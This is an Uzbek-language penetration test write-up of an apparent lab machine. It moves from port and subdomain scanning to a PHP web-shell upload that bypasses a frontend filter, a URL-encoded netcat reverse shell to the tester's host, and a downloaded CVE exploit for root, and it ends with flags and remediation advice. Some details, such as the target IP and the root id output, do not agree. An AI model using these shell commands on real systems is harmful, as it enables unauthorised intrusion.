

Celryn — Ims



Target nomi: Celryn — Ims

Target IP manzili: 10.15.1.94

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 6.08.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlar ochiq ekanligi bilish maqsadida `nmap` vasitasidan foydalanildi.

```
nmap -sV 10.15.1.94
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 9.6p1	OPEN
80/tcp	HTTP	nginx 1.24.0	OPEN
443/tcp	HTTPS	nginx 1.24.0	OPEN

```
(linux@env)-[~/Desktop]
$ nmap -sV 10.15.0.39
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 15:18 +0500
Nmap scan report for 10.15.0.39
Host is up (0.018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
443/tcp   open  ssl/http nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds


(linux@env)-[~/Desktop]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web Sayit Tahlili

Targetning 443 - portida quyidagi sahifa ishlayotganligi aniqlandi.

<https://celryn.ms/>



Web sayitning subdomainlarini topish uchun **ffuf** vositasidan foydalanildi

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomain
s-top1million-5000.txt \
-u https://10.15.0.39/FUZZ \
-k \
-H "Host: FUZZ.celryn.ms" \
-fc 302 \
-mc 200,301,401,403
```

```
(linux@env)-[~/Desktop]
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-u https://10.15.0.39/FUZZ \
-k \
-H "Host: FUZZ.celryn.ms" \
-fc 302 \
-mc 200,301,401,403

  /'  \  /'  \  /'  \
 /  \ /  \ /  \ /  \
/    \    \    \    \
 \    /    /    /    /
  \  /  \  /  \  /  \
   \/   \/   \/   \/


v2.1.0-dev

:: Method      : GET
:: URL         : https://10.15.0.39/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.celryn.ms
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,301,401,403
:: Filter      : Response status: 302


portal [Status: 200, Size: 2117, Words: 440, Lines: 56, Duration: 72ms]
:: Progress: [4989/4989] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:01] :: Errors: 0 ::

(linux@env)-[~/Desktop]
$ Odilov Aslanbek
```

<https://portal.celryn.ms/>




Tizimda yangi user yaratilib tizimga yaratilgan user credentialslari bilan login qilindi




Tizimga **.pdf** fayl yuklash mumkun ekanligi aniqlandi

<https://portal.celryn.ms/upload.php>



To'g'ridan to'g'ri tizimga **.php** file yuklab bo'lmadi va **Proxi** bilan aylanib o'tildi yani frontenda filter bor Backendda yo'q bu orqali fayl formatini **.pdf** dan **.php** o'zgartirib tizimga **.php** formatdagi exploit yuklandi.

Exploit ichiga yozilgan script




3 — Initials access

Web shell

Tizimga yuklangan exploitni ishlatish natijasida tizimdan web shel olindi

```
https://portal.celryn.ms/uploads/report.php?cmd=id
```



Revers shell

Olingan web shellda commanda ishlatish natijasida target tizimidan revers shell olindi

```
curl -k "https://portal.celryn.ms/uploads/report.php?cmd=rm%20/tmp/f%3Bmkfifo%20/tmp/f%3Bcat%20/tmp/f%7C/bin/bash%20-i%202%3E%261%7Cnc%2010.13.4.25%204444%20%3E/tmp/f"
```

```
(linux@env) - [~/Desktop]
$ curl -k "https://portal.celryn.ms/uploads/report.php?cmd=rm%20/tmp/f%3Bmkfifo%20/tmp/f%3Bcat%20/tmp/f%7C/bin/bash%20-i%202%3E%261%7Cnc%2010.13.4.25%204444%20%3E/tmp/f"
Odilov Aslanbek
```

```
(linux@env) - [~/Desktop]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.4.25] from (UNKNOWN) [10.13.5.1] 35406
bash: cannot set terminal process group (230): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haad-912e2e68:~/celryn-portal/uploads$ Odilov Aslanbek
```

Shell ni interactive qilish uchun quyidagi comandalardan foydalanildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm-256color
stty rows 24 columns 80
```

4 — Privilege Escalation

Root access

Tizimga `www-data` useridan python dasturlash tilida yozilgan exploitni yuklash orqali `root` user darajasiga chiqildi

```
wget https://raw.githubusercontent.com/AliHzSec/CVE-2026-31431/refs/heads/master/main.py -O /tmp/exploit.py
```

```
# whoami
whoami
root
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# Odilov Aslanbek
```

User flag

```
root@haad-912e2e68:/home/celryn-admin# cat user.txt
cat user.txt
77d1d153e09e4b6962fb6b1b680a8846
root@haad-912e2e68:/home/celryn-admin# Odilov Aslanbek
```

Root flag

```
root@haad-912e2e68:/root# cat root.txt
cat root.txt
f90fb33a17f5b51657846b53740a727a
root@haad-912e2e68:/root# Odilov Aslanbek
```

XULOSA

Aniqlangan zaifliklar:

1. **Fayl yuklash zaifligi (CRITICAL)** – frontend filtrni bypass qilib `.php` fayl yuklandi. Backendda validatsiya yo'q.
 2. **Web shell (CRITICAL)** – yuklangan fayl orqali tizimda komandalar bajarish mumkin.
 3. **Privilege escalation (CRITICAL)** – www-data dan root ga chiqish imkoniyati mavjud.
-

Oldini olish:

1. Fayl yuklash:

- Backendda ruxsat etilgan kengaytmalarni tekshirish
- Fayl nomini randomlashtirish
- Uploads papkasini web rootdan tashqariga chiqarish

2. Web shell:

- `disable_functions = system, exec, shell_exec` php.ini ga qo'shish
- Input validation (faqat ruxsat etilgan komandalar)

3. Privilege escalation:

- SUID binarylarni tekshirish: `find / -perm -4000`
- Paketlarni yangilash: `apt update && apt upgrade`
- Cron joblarni root bo'lmagan userda ishlatish

4. Subdomain:

- Wildcard DNS yoqish: `.celryn.ms`

5. Monitoring:

bash

```
tail -f /var/log/nginx/access.log | grep ".php"
```


Xavf darajasi: KRITIK

Barcha zaifliklarni **1 hafta ichida** tuzatish tavsiya etiladi.